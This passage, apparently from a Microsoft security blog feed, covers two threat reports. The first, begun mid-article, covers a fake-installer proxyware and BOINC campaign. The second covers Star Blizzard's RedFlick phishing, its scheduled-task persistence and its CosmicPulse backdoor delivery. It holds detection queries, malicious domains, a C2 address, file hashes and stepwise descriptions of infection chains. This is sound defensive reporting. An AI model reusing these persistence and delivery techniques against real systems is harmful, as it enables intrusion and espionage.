In the WorldProxyPool branch, a staged eld4.exe payload created three SYSTEM-level scheduled tasks for components under C:\Program Files\WorldProxyPool\. WorldProxyPoolAgent configured sdk-agent.exe to run at system startup with highest privileges; WorldProxyPoolWatchdog configured a hidden, noninteractive PowerShell watchdog script to run every five minutes; and WorldProxyPoolUpdater configured sdk-agent.updater.exe update to run hourly. The installer also started the agent task immediately with schtasks.exe /Run. Subsequent task launches were brokered by the Windows Task Scheduler service (svchost.exe -k netsvcs -p -s Schedule), causing sdk-agent.exe and the watchdog script to execute in the service context. This persistence mechanism supports recurring proxy-agent, watchdog, and updater activity, consistent with network-resource monetization.

Scheduled task Purpose
WorldProxyPoolAgent Runs sdk-agent.exe at system startup as SYSTEM with highest privileges; the installer also started it immediately with schtasks.exe /Run.
WorldProxyPoolWatchdog Runs a hidden, noninteractive PowerShell watchdog script every five minutes as SYSTEM with highest privileges.
WorldProxyPoolUpdater Runs sdk-agent.updater.exe update hourly as SYSTEM with highest privileges.

Table 5. WorldProxyPool scheduled tasks created during the proxyware installation chain

Process tree showing eld4.exe creating three SYSTEM-level WorldProxyPool scheduled tasks: an agent that runs at startup, a hidden PowerShell watchdog that runs every five minutes, and an updater that runs hourly. The agent is started immediately through Windows Task Scheduler.
Figure 3. WorldProxyPool installation and persistence. eld4.exe created SYSTEM-level startup, five-minute watchdog, and hourly updater tasks.

Compute-resource monetization — CharityEngine and BOINC

In the CharityEngine and BOINC branch, the offer payload installed distributed-compute software and supporting components under C:\Program Files\BOINC\ and C:\ProgramData\BOINC\. Observed components included ce-installer_7.14.2_vbox-7.2.8.exe, ce_7.14.2_windows_x86_64.exe, charityengine.exe, boinc.exe, boinctray.exe, boinc.scr, boincscr.exe, wrapper_2022110901_windows_x86_64.exe, ce11.exe, and VirtualBox-7.2.8-r173730.msi. They covered BOINC launch, compute-wrapper execution, GPU or compute-capability checks, CharityEngine project communication, and VirtualBox installation.

Process tree tracing eld1.exe through CharityEngine, VirtualBox, and BOINC installation. The chain installs supporting components, launches charityengine.exe and boinc.exe, checks GPU capabilities, and runs a compute wrapper that starts cell.exe.
Figure 4. CharityEngine/BOINC compute-monetization branch.

Adware-style utility monetization: AdvancedWindowsManager / Windows Manager

The same Inno offer-execution infrastructure delivered an AW Manager or Windows Manager branch. In one observed process tree, the Inno runner spawned eld3.exe, launched Windows Manager – Postback Johan.msi, and installed AdvancedWindowsManager.exe and Windows Updater.exe under paths resembling %APPDATA%\AW Manager\Windows Manager 1.0.0\ or C:\Program Files (x86)\AW Manager\Windows Manager\.

Process tree showing a command-driven AW Manager/Windows Manager installation under the user’s AppData directory. cmd.exe launches msiexec.exe, starts Windows Manager with an autostart option, and runs taskkill.exe against AdvancedWindowsManager processes.
Figure 5. AW Manager / Windows Manager utility-install branch.

Mitigation and protection guidance

Microsoft recommends the following actions to reduce exposure to this campaign and detect related activity:

Preventive controls

  • Avoid untrusted software sources. Do not download cracked software, key generators, unofficial game installers, or software activation tools, which are common delivery mechanisms for malware, potentially unwanted applications, and monetization campaigns.
  • Enable cloud-delivered protection. Verify that Microsoft Defender Antivirus cloud-delivered protection is enabled to improve detection of emerging malware and potentially unwanted applications. See: Configure cloud-delivered protection
  • Keep tamper protection enabled. Use tamper protection to help prevent unauthorized changes to Microsoft Defender security settings. See: Learn about tamper protection.
  • Enable reputation-based protection. Configure reputation-based protection to help block known malicious and untrusted applications and downloads. See: Configure reputation-based protection.
  • Consider Attack Surface Reduction (ASR) protections. Evaluate ASR rules, including rules that block executable files unless they meet prevalence, age, or trusted-list criteria. See: Review Attack Surface Reduction rules.

Investigation actions

  • Investigate execution from Inno temporary directories. Review activity from paths such as %TEMP%\is-*.tmp\, particularly when staged executables such as eld*.exe, set_*.exe, FirstFast[1].exe, or SecondRunner[1].exe are observed.
  • Correlate Inno callback activity. Monitor outbound requests containing d=inno together with r=offer_execution or r=offer_execution_fail, and review related process, file, and network activity across the complete installer session.
  • Review unexpected scheduled tasks. Investigate newly created scheduled tasks, particularly tasks running with SYSTEM privileges or recurring watchdog and updater functions. See: Audit scheduled task creation events.

Microsoft Defender XDR detections

Microsoft Defender detects and blocks campaign-linked payloads through cloud protection, machine-learning classifications, network inspection, and behavior monitoring. Relevant observed detections include remote-thread injection, scheduled-task launch, and suspicious outbound HTTP activity.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic Observed activity Microsoft Defender coverage
Initial access and execution Users execute fake cracked-software installers, including files presented as Navicat Premium or FabFilter bundles, from Downloads, archive-extraction folders, or Inno extraction paths. The installers launch temporary payloads from %TEMP%\is-*.tmp\. Microsoft Defender Antivirus
– Trojan:Win64/OfferLoader.DA!MTB
– Trojan:Win64/OfferLoader.DB!MTB

Microsoft Defender for Endpoint
– A suspicious file was observed
– An active ‘Wacatac’ malware was detected
– ‘Kepavll’ malware was prevented
Command and control / campaign tracking Outbound callbacks use a stable Inno offer-execution URL contract: d=inno with r=offer_execution or r=offer_execution_fail. Each callback reports an individual offer result. Correlating these callbacks with process, file, network, persistence, and installation events provides visibility across the multi-offer session. Microsoft Defender Antivirus
– Behavior:Win32/SuspInnoOffer.A!mapsi

Microsoft Defender for Endpoint
– Suspicious ‘SuspInnoOffer’ behavior was blocked
Staging and payload delivery The installer chain drops multiple staged files from Inno temporary directories, commonly named eld*.exe, set_*.exe, FirstFast[1].exe, and SecondRunner[1].exe. Microsoft Defender Antivirus
– Trojan:Win64/OfferLoader.DA!MTB
– Trojan:Win64/OfferLoader.DB!MTB

Microsoft Defender for Endpoint
– A suspicious file was observed
– An active ‘Wacatac’ malware was detected
– An active ‘Egairtigado’ malware was blocked
– ‘Kepavll’ malware was prevented
Persistence In the investigated Navicat chain, WorldProxyPool created SYSTEM scheduled tasks with highest privileges: WorldProxyPoolAgent at startup, WorldProxyPoolWatchdog every five minutes through hidden noninteractive PowerShell, and WorldProxyPoolUpdater hourly. It also wrote uninstall metadata under the WorldProxyPool registry key. Microsoft Defender for Endpoint
– Suspicious scheduled task activity
– Suspicious Scheduled Task Process Launched
– Suspicious Task Scheduler activity
Resource hijacking / monetization Two monetization paths were confirmed. The Navicat chain installed WorldProxyPool proxyware. The FabFilter chain silently installed CharityEngine/BOINC, VirtualBox, and Visual C++ components, launched BOINC workloads, and contacted CharityEngine infrastructure. Microsoft Defender Antivirus
– Adware:Win32/Clover
– Trojan:Win64/OfferLoader.DA!MTB
– Trojan:Win64/OfferLoader.DB!MTB

Microsoft Defender for Endpoint
– An active ‘Clover’ malware was detected
– An active ‘Wacatac’ malware was detected
Defense evasion and suspicious behavior Several staged payloads are associated with defense-evasion, execution, persistence, remote-thread, and other suspicious behaviors. Microsoft Defender Antivirus
– Trojan:Win32/OffLoader.A

Microsoft Defender for Endpoint
– Suspicious ‘SuspEtherRpcConn’ behavior was blocked
– Suspicious ‘SuspSmsScanConn’ behavior was blocked

Microsoft Security Copilot  

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this campaign. Useful promptbooks include:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI intelligence
  • Vulnerability impact assessment.

Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.

For this campaign, analysts can prompt Security Copilot to summarize and correlate available incident evidence, subject to connected data and permissions.

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to track this rotating, multi-offer fake-download campaign and review updates on its Inno callbacks, offer outcomes, staged payloads, infrastructure, and proxyware or distributed-compute results.

The reporting helps analysts correlate offer callbacks and endpoint activity from the same installer session, identify devices with associated monetization stages, and assess the overall bundle outcome. It also provides investigation context, protection guidance, relevant indicators, and recommended response actions.

Advanced hunting

 Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks.

Inno offer-execution callbacks

DeviceNetworkEvents 
| where RemoteUrl has "d=inno" 
| where RemoteUrl has_any ("r=offer_execution", "r=offer_execution_fail") 
| project Timestamp, DeviceName, RemoteUrl, InitiatingProcessFileName 

Payload execution from Inno temporary directories

DeviceProcessEvents 
| where FolderPath has @"\AppData\Local\Temp\is-" 
| where FileName matches regex @"(?i)^(eld[0-9]+|set_[0-9]+|FirstFast(?:\[1\])?|SecondRunner(?:\[1\])?)\.exe$" 
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessFileName, SHA256 

Outbound connections to observed campaign infrastructure

DeviceNetworkEvents 
| where RemoteUrl has_any ("orbittrack.cfd", "prairielink.cfd", "willowbox.xyz", "stonestation.cfd", "foldlodge.xyz", "friendsanchor.xyz", "fallport.cfd", "wishcourt.cfd", "cratebase.cfd", "belieftrack.cfd", "beliefdesk.xyz", "companyharbor.xyz", "signalpane.cfd", "inkact.xyz", "wishgrove.cfd") 
| project Timestamp, DeviceName, RemoteUrl, RemotePort, InitiatingProcessFileName 

Hunting note: Treat each callback as an individual offer result. Group events by device, time window, and available session or affiliate fields, then correlate the callbacks with Inno temporary execution, staged filenames, scheduled-task creation, and monetization-software activity. Domain-only matches are leads, not confirmation. Validate the queries against the current Microsoft Defender XDR schema before publication.

MITRE ATT&CK Techniques observed

The following MITRE ATT&CK mappings reflect behaviors observed in the investigated activity. Mappings are limited to evidence described in this report.

Execution

Persistence

Defense evasion

  • T1036 Masquerading | Installers are presented with names and branding associated with cracked commercial software or unofficial software bundles to encourage execution.

Command and control

  • T1105 Ingress Tool Transfer | The campaign retrieves staged executables and supporting components from threat actor-controlled, cloud-storage, and content delivery network (CDN)-hosted locations.

Impact

  • T1496 Resource Hijacking | The campaign installs CharityEngine/BOINC for distributed computing and WorldProxyPool for proxyware monetization, abusing victim compute and network resources through deceptive bundled installation.

For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

Indicators of compromise (IOC)

The following indicators of compromise (IOCs) were observed during investigation of this campaign and can assist defenders in identifying related activity and conducting threat-hunting efforts.

Indicator Type Component
beliefdesk[.]xyz Domain Offer-execution callback infrastructure.
companyharbor[.]xyz Domain Offer-execution callback infrastructure.
signalpane[.]cfd Domain Offer-execution callback infrastructure.
inkact[.]xyz Domain Offer-execution callback infrastructure.
wishgrove[.]cfd Domain Offer-execution callback infrastructure.
%TEMP%\is-*.tmp\eld*.exe File path Recurring staged payload naming and path pattern.
C:\Program Files\WorldProxyPool\sdk-agent.exe File path WorldProxyPool proxyware component.
WorldProxyPoolAgent / WorldProxyPoolWatchdog / WorldProxyPoolUpdater Scheduled task SYSTEM-level persistence created in the investigated chain.
006510ce1da2b7410376f0788c19e55616eb4bcc30072d25b7d0871dc32aa11c SHA-256 Inno second-stage runner
21306fc5716f95e252388f920314b42f1c8bcc7df67cb4d39da30217b96f4044 SHA-256 Earlier Inno loader
72750d32b440e9f2b6d05ff3d218a561a75d3d75fb976b461fa59897674a7f70 SHA-256 Earlier Inno second-stage runner
ab2c2dd37fdcfe1e7620a57f98c80bd063258bea145adc0cc6a0f8b1e24c6a8f SHA-256 Inno eld0 / first-stage payload
452a210bba4c8d08f7cb7733a816d7220a7fa570a469aea0a997cfc8b594b6a0 SHA-256 Inno eld0 / eld1 first-stage payload
523fb81fae0c7beba7b5171243cc0dee7a4d04ae0483be9172eef2394a5a2152 SHA-256 Inno eld0 first-stage payload
55cd3d36fdcc58016a64398357b2c9724a060da9f0d09266e537a61ec9552e4f SHA-256 Later Inno eld2-eld5 payload

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Fake-download campaign uses trojanized installers to deliver monetization payloads appeared first on Microsoft Security Blog.
Star Blizzard refines phishing and malware delivery with the RedFlick technique

29 de Setembro de 2026, 12:00

Since January 2026, Microsoft has observed Russian state threat actor Star Blizzard evolve their detection evasion capabilities through large-scale phishing campaigns, the use of accounts on compromised websites, and a novel malware delivery technique that Microsoft tracks as “RedFlick”. These changes represent a notable shift in the actor’s operational tradecraft and support ongoing cyberespionage activity targeting Ukrainian individuals and institutions as well as international non-government organizations (NGOs), Western think tanks, governments, and other organizations associated with international policy—particularly those with a nexus in supporting Ukraine.

As part of this evolution, Star Blizzard adopted RedFlick, a malware delivery technique that helps evade detection by initiating a set of scheduled tasks to deploy the actor’s custom backdoor, CosmicPulse. This technique is a notable departure from the actor’s previous use of ClickFix-based infection chains which required victims to complete multiple actions before CosmicPulse could be installed. By contrast, the RedFlick infection flow only requires a single user interaction, reducing friction in the compromise process. Combined with the actor’s shift toward large-scale phishing operations during the same period, these changes likely improve Star Blizzard’s ability to reach more targets, evade detection, and increase the likelihood of successful compromise.

This blog provides updated technical analysis of Star Blizzard’s tactics, techniques, and procedures (TTPs) observed throughout 2026, building on our 2025 and 2023 blogs. It details the actor’s evolving phishing, persistence, and malware delivery techniques, and provides recommendations, indicators of compromise (IOCs), detections, and hunting guidance to help organizations identify and defend against RedFlick-related activity. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with recommendations and mitigations to secure their accounts.

Star Blizzard TTPs observed in 2026

Star Blizzard is attributed by the United States Cybersecurity and Infrastructure Agency (CISA) as subordinate to the Russian Federal Security Service Centre (FSB) Centre 18. Star Blizzard periodically overhauls their TTPs to avoid detection, often in response to public exposure of the actor’s campaigns that have involved targeted social engineering through messaging apps and credential theft. Since Google Threat Intelligence Group published its report on Star Blizzard’s COLDCOPY malware in October 2025, Microsoft observed the actor refine their initial access and evasive techniques to include:

  • Moving away from targeted spear phishing to large-scale initial contact phishing campaigns
  • Using compromised websites to create accounts to send phishing emails
  • Updating malware deployment to facilitate the installation of a CosmicPulse downloader

As of the writing of this blog, the RedFlick campaigns have targeted Ukrainian individuals and institutions, as well as international NGOs, think tanks, governments, and financial institutions that have supported Ukraine politically or financially. Microsoft has observed this activity affect over 100 organizations primarily in the United States and United Kingdom, consistent with Star Blizzard’s longstanding targeting priorities.

Microsoft continues to observe some previously reported Star Blizzard phishing techniques throughout 2026; however, the TTPs discussed in this blog have been associated primarily with the actor’s new larger-scale phishing campaigns.

Larger-scale initial contact phishing

Microsoft previously reported on Star Blizzard’s spear-phishing campaigns observed during 2023-2024. During these operations, the actor continued to rely on their conventional TTPs such as initiating email contact with targets before sending a follow-up containing a malicious link, to actor-controlled/compromised infrastructure purposed for credential theft, while impersonating known political or diplomatic figures to lure victims into responding.

In 2026, Microsoft observed Star Blizzard shift from exclusively targeted spear-phishing operations to also conducting larger-scale phishing campaigns. The larger-scale phishing operations were observed at a scale not previously seen from the actor, ranging from tens to hundreds of email messages per campaign. This change likely reflects the actor’s adoption of a mass-mailing phishing platform to automate campaign execution and increase the likelihood of successful compromises by significantly expanding the initial targeting pool. The progression of these campaigns is summarized in the following timeline, including examples of Star Blizzard’s phishing subject lines, targeting details, and the malware delivery methods observed across each campaign:

  • January
    • “Повідомлення про результати податкової перевірки” (Notice of tax audit results) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • February
    • “списання з Вашого рахунку за оплату штрафу” (Debiting from your account for payment of a fine) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • March
    • “Invitation to an IISS [Private Roundtable/Closed-Door Discussion] on European Security” – Initial contact campaign targeting government officials, security researchers, academia, media, and NGOs. Respondents received a RedFlick lure attachment.
    • “Invitation to a Closed CES Roundtable Discussion” – Initial contact campaign targeting US and Europe technology-sector organizations. Respondents received a RedFlick lure attachment.
    • “Atlantic Council Closed-Door Strategic Discussion” – Initial contact campaign targeting government officials, foreign policy practitioners, security researchers, academia, media, and NGOs. Respondents received a link to DarkSword iOS backdoor installation.
  • April
    • “Closed-Door Online Session on Global Capital Allocation & M&A” – Initial contact campaign targeting international financial organizations and researchers. Respondents received a RedFlick lure attachment.
  • May
    • “Future of Peace Operations Forum – A Closed Strategic Dialogue” – Initial contact campaign targeting diplomatic and multilateral organizations. Respondents received a RedFlick lure attachment.
    • “Future of Liberty Forum” – Initial contact campaign targeting employees of a US-based think tank. Respondents received a RedFlick lure attachment.
  • June
    • “Invitation to the MAMA Summit on the Current Situation Surrounding the Ukrainian Crisis” – Initial contact campaign targeting incumbent/former diplomatic staff. Respondents received a RedFlick lure attachment.
    • “Invitation to the Chatham House London Conference 2026 – 9 July 2026” – Initial contact campaign targeting think tanks, NGOs, and national parliamentary. Respondents received a RedFlick lure attachment.
  • July
    • “Thought you might find this USUBC roundtable of interest” – Initial contact campaign targeting think tanks, NGOs, and Ukraine civil society. Respondents received a RedFlick lure attachment.
    • “Інформація щодо тимчасового відключення водопостачання” (Information about temporary water supply shutdown) – Targeted Kyiv-based hotels with an attached RedFlick lure.
  • August
    • “Payment Advice Note from 06.08.2026” – Targeted employees of an international financial organization with an attached RedFlick lure.

Once a recipient responds to the initial phishing email, Star Blizzard typically sends a follow-up message containing a password-protected RAR or ZIP archive. The archive contains files that initiate the RedFlick infection flow. The password is included as an image in the follow-up email shown in Figure 1, along with additional examples of Star Blizzard follow-up emails below:

RedFlick campaign email expressing gratitude for interest in a confidential, password-protected roundtable invitation. The password is depicted in an image reading Lite Raspberry 9415
Figure 1. July 2026 RedFlick campaign follow-up email regarding an “omitted” attachment
RedFlick campaign email using a formal invitation lure for registration to a confidential, password-protected session of the Chatham House London Conference, inviting the recipient to discuss the UK in the World Programme. Password is depicted in the image as Live Crown 8142
Figure 2. June 2026 RedFlick campaign follow-up email with the subject line “Invitation to the Chatham House London Conference 2026”
RedFlick campaign email directing recipient to open the payment notice attachment and use the provided password depicted in the image as Bird Mouse Crab
Figure 3. August 2026 RedFlick campaign follow-up email with a payment notice subject line sent to all targets

Since January 2026, Microsoft observed at least 13 distinct large-scale phishing campaigns targeting primarily NGOs, think tanks, and government organizations worldwide. The earliest campaigns, observed between January and February, targeted unspecified users of the Ukraine email provider Ukr.net. These emails impersonated Ukrainian authorities and were themed as notifications of a tax audit or outstanding fine.

Beginning in March 2026, Star Blizzard expanded targeting outside of Ukraine. Subsequent campaigns frequently used lures themed as invitations to conferences or events purportedly organized by a reputable think tank or NGO. Microsoft also observed the actor target multiple individuals within the same organization, with phishing emails often crafted to appear as internal communications originating from the targeted organization itself. The actor’s shift from Ukraine-focused operations to global targets could indicate Star Blizzard initially targeted Ukraine to test their new capabilities.

The large-scale campaigns have demonstrated capabilities previously unassociated with Star Blizzard. For example, a campaign observed in mid-August 2026 employed steganography to conceal identifiers. Throughout 2026, Star Blizzard has also continued to develop additional operational capabilities. Notably, ProofPoint reported in March that the actor had targeted vulnerable Apple iOS devices to deploy the DarkSword backdoor.

Creating accounts on compromised websites

Since March 2026, Star Blizzard has made another notable change to their TTPs to support the higher-volume phishing operations, using accounts created on compromised websites to send phishing emails to targets. This change coincided with the actor’s shift to larger-scale phishing campaigns and has been observed almost exclusively in support of these operations. Previously, the actor would create accounts on free email services (predominantly using Protonmail and Microsoft consumer accounts) to impersonate an individual that would be well known to the prospective target, whether it was a political figure, academic, or former diplomat. In the large-scale campaigns, Star Blizzard has used accounts created on websites hosted on CPanel and WordPress, using the same account name across multiple website domains. Microsoft Threat Intelligence assesses with high confidence that these websites have been compromised by Star Blizzard for this purpose.

Updating malware delivery and installation TTPs

Between January and August 2026, Microsoft observed multiple waves of Star Blizzard phishing campaigns alongside notable changes in the actor’s initial access TTPs, particularly the use of RedFlick scheduled tasks. During this period, Microsoft observed three significant shifts in the threat actor’s delivery techniques.

From ClickFix to VHDX

The diagram illustrates a malicious process where a password-encrypted ZIP file containing a hidden directory is executed to run a decoy PDF, which ultimately launches an SSH command to download and execute the CosmicPulse downloader
Figure 4. VHDX lure execution chain

In mid-January 2026, Microsoft observed the use of a malicious Virtual Hard Disk v2 (VHDX), delivered through a phishing email containing a password-protected ZIP file. The VHDX file ships a malicious LNK file disguised as a PDF document, alongside a hidden directory containing a BAT script and a legitimate decoy PDF.

When the victim opens the LNK file, conhost.exe is launched in a hidden window and cmd.exe is subsequently spawned to execute the embedded BAT script:

The Conhost executable code snippet followed by a command line instruction to run a command in a headless environment, targeting a document in the Documents folder.

The BAT file opens the decoy PDF and invokes SSH.exe with PermitLocalCommand enabled, ultimately downloading and executing a remotely hosted MSI installer:

Command line instructions for running a silent installation of an MSI package from a specific URL.

In multiple campaigns, Microsoft observed an MSI installer creating a scheduled task that uses control.exe to download and execute a remotely hosted CosmicPulse downloader masquerading as a Control Panel applet (CPL). Unlike earlier campaigns that relied on ClickFix lures and user interaction, this approach relies on compiling the CosmicPulse downloader as a Control Panel applet DLL.

The shift from interactive user execution to remote execution and masquerading as a CPL item highlights an evolution in both persistence and defense evasion techniques.

CosmicPulse downloader

The Control Panel applet DLL is a downloader with the sole purpose of downloading and installing a version of CosmicPulse, a malicious Python backdoor, on the target device. The downloader is also known publically as NOROBOT or BAITSWITCH.

Similar to previous versions, this downloader downloads, persists, and executes a version of CosmicPulse on the infected device. Upon execution, it downloads two ZIP files and stores them on disk. It then writes an encrypted AES key to the HKEY_CURRENT_USER\Software\Classes\.mollis registry key. One ZIP file contains a Python 3.8 64-bit package and a Python file that serves as the CosmicPulse bootstrapper. The bootstrapper reads the encrypted key from the registry, recovers it using an embedded key in AES-ECB mode, and then uses the recovered key to decode the CosmicPulse payload (also known as YESROBOT) contained in the second ZIP file. The below image shows the process of the CosmicPulse installation.

Code depicting memory operations, file paths, and command executions for updating software.
Figure 5. CosmicPulse downloader, installing CosmicPulse backdoor

Since January 2026, Microsoft has observed the CosmicPulse backdoor going through various little changes to circumvent existing signatures. However, the capabilities and purpose of this backdoor remain the same as described in previous articles.

Persistence through multiple scheduled tasks

In April 2026, Microsoft observed Star Blizzard changing persistence tactics to include RedFlick scheduled tasks. Whereas a malicious MSI file installed a single scheduled task in January—by April, the actor’s MSI installer created three scheduled tasks masquerading as legitimate network components, each with their own purpose. The TTPs have overlaps with the spear-phishing campaigns reported by the Digital Security Lab Ukraine (DLUA) in June 2026. In at least one incident, Microsoft has observed either the first or third task deploying an instance of CosmicPulse on the infected machine.

A diagram displaying a malicious MSI installer installing three scheduled tasks: Task 2 Network Configuration Manager performs other functionality while Task 1 Internet Quality Test Connection and Task 3 System Health Monitor connect to the attacker's C2 server
Figure 6. Scheduled task installed through MSI installer observed in April 2026

Task 1 – Registration beaconing and dynamic DLL execution task

The first task masquerades as a legitimate Internet Quality Test Connection task. The scheduled command serves two purposes. First, it sends a UTF-16 and Base64-encoded string containing the network or computer name and the username of the infected device to the C2 server. Thereby, it exfiltrates basic information about the infected host.

Second, an attacker-controlled DLL can be executed remotely through invoking Control_RunDLL from Shell32.dll. Microsoft was unable to obtain a variant of this payload. The task uses a WebDAV UNC path to access the remote payload, allowing the resource to be retrieved over HTTP rather than through a conventional SMB network share.

Internet Quality Test Connection task sending victim information to the attacker C2 server and executing a remote payload

Task 2 – Supporting task

The second installed task, named Network Configuration Manager, supports the WebDAV-based execution used by the other tasks. The invoked command causes Windows to treat the UNC-style path as a WebDAV resource and process it through the WebDAV redirector and associated WebClient functionality.

Through WebDAV, Windows applications can interact with a remote web resource as though it is a file or folder path while the underlying communication is performed using HTTP/HTTPS rather than conventional SMB. The task therefore prepares the WebDAV client functionality required by the other scheduled tasks.

Command line snippet attempting to execute a command involving the 'net.exe' utility to connect to a network share.

Task 3 – CosmicPulse downloader execution

The third installed task, named System Health Monitor, uses control.exe to access a remote path hosted on the hardcoded C2 server and execute the next stage.

System Health Monitor accessing a remote path hosted on the hardcoded C2 server at 103.245.213[.]217

Hiding payloads in PDF files

In July 2026, Microsoft observed another change in Star Blizzard’s delivery techniques, this time involving a multistage execution chain.

Diagram illustrating a process where a password-protected ZIP file containing an LNK file is downloaded, which then executes a PDF containing a Base64-encoded PowerShell payload. This payload downloads an MSI file, which creates additional scheduled tasks.
Figure 7. Overview of attack chain from July 2026

The phishing email contains a password-protected RAR archive nested inside a ZIP file. After the archive is opened, it exposes an LNK file.

When executed, the LNK file uses conhost.exe and curl to download a PDF from an actor-controlled server:

A command line script for downloading a PDF file, processing its content with PowerShell, and extracting a specific pattern.

After downloading the PDF, the command runs a second PowerShell payload. This payload searches the PDF for the magic header cAB, extracts the subsequent 208 bytes of Base64-encoded data, and executes the decoded command through PowerShell. The resulting conhost command, shown below, attempts to download and install another MSI file:

A snippet of a command line that is intended to execute a software update from a specific URL.

As in previous campaigns, the Python installer contains obfuscated PowerShell code. When executed, the code attempts to create two additional scheduled tasks. The first scheduled task again serves as a helper task, consistent with the supporting tasks observed in previous campaigns. The second scheduled task attempts to download and execute a CPL applet again.

Star Blizzard’s shift from ClickFix-based delivery chains to VHDX files, expanded use of scheduled tasks for persistence, and concealment of payloads within PDF files demonstrate the actor’s continued ability to adapt their delivery methods in response to evolving defenses. The actor’s recent use of PDFs to conceal payloads further illustrates efforts to bypass layered defenses through increasingly complex execution chains. Taken together, these changes demonstrate Star Blizzard’s continued efforts to streamline malware deployment, reduce required user interaction, and improve operational scalability while maintaining its longstanding espionage objectives.

Defending against Star Blizzard and RedFlick-related activity

Microsoft Threat Intelligence advises organizations that are most likely at risk—primarily those in government, NGOs, or think tanks adjacent to Ukraine policy or support—to implement the following recommendations to mitigate against Star Blizzard activity.

Protecting against Star Blizzard phishing

As previously reported, Star Blizzard’s success relies on sophisticated, targeted phishing lures that trick users into engaging with the actor by impersonating trusted contacts. While Star Blizzard has changed their overall TTPs, the actor continues to employ the same phishing patterns against users:

  • Star Blizzard continues to impersonate trusted contacts that users or organizations would expect an email from. Star Blizzard also continues using email from free providers such as Proton @proton[.]me, particularly in Evilginx spear-phishing operations observed throughout 2026. However, despite the actor’s recent shift toward leveraging compromised legitimate websites that impersonate real individuals associated with a target’s organization, users can still remain vigilant for other Star Blizzard TTPs, several of which have been observed in previous campaigns:
    • Star Blizzard continues to make initial contact with a target by sending an email, usually without an attachment.
    • If a user engages, Star Blizzard will follow up with an email with an attachment. In this particular campaign, it has been an archive file such as a RAR or ZIP.
    • The email sender contains names of actual persons and organizations they belong to—however, the organization is not within the root or registered domain itself but in the username or local part of the email address. This should draw a red flag to the email’s authenticity. When in doubt, directly contact the person you think sent the email using a previously established and trusted contact method such as known email address or phone number.
    • The emails in these RedFlick campaigns are often sent in bulk.
  • To best mitigate against this activity, Microsoft suggests the following policies to strengthen network environments against Star Blizzard phishing operations:

Microsoft also recommends the following mitigations to reduce the impact of this threat

  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat, or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-compromise.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Configure investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
  • Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to cover rapidly evolving attacker tools, techniques, and behaviors. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
  • Use security defaults as a baseline set of policies to improve identity security posture. For more granular control, enable Conditional Access policies. Conditional Access policies evaluate sign-in requests using additional identity driven signals like user or group membership, IP location information, and device status, among others, and are enforced for suspicious sign-ins. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
  • Implement continuous access evaluation.
  • Turn on Microsoft Defender Antivirus real-time protection.
  • Continuously monitor suspicious or anomalous activities. Investigate sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, and use of anonymizer services).
  • Turn on Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly-acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
  • Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages, other Office 365 applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
  • Use the Attack Simulator in Microsoft Defender for Office 365 to organize realistic, yet safe, simulated phishing and password attack campaigns in your organization by training end users against clicking URLs in unsolicited messages and disclosing their credentials. Training should include checking for poor spelling and grammar in phishing emails or the application’s consent screen as well as spoofed app names, logos, and domain URLs appearing to originate from legitimate applications or companies. Note that Attack Simulator testing only supports phishing emails containing links at this time.
  • Microsoft Defender customers can turn on attack surface reduction rules to prevent common attack techniques:
  • Utilize Windows Firewall, Windows Firewall with Advanced Security, or an enterprise firewall/filtering solution to help prevent or restrict outbound SSH connection attempts to external or public networks that are not essential for business.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
Initial access– Phishing emails with attached archive files or PDFs throughout the campaign
– VHDX file executes malicious LNK disguised as a PDF; use of LNK to hide malicious payload across all campaigns
– LNK file uses curl to download a PDF from an actor-controlled server
Microsoft Defender for Endpoint
– Star Blizzard Activity Group
– Suspected PDF phishing detected
– Suspicious phishing activity detected
– Suspicious LNK execution from container
– Suspicious file download via curl
Execution– Execution of RedFlick scheduled task and CosmicPulse backdoor
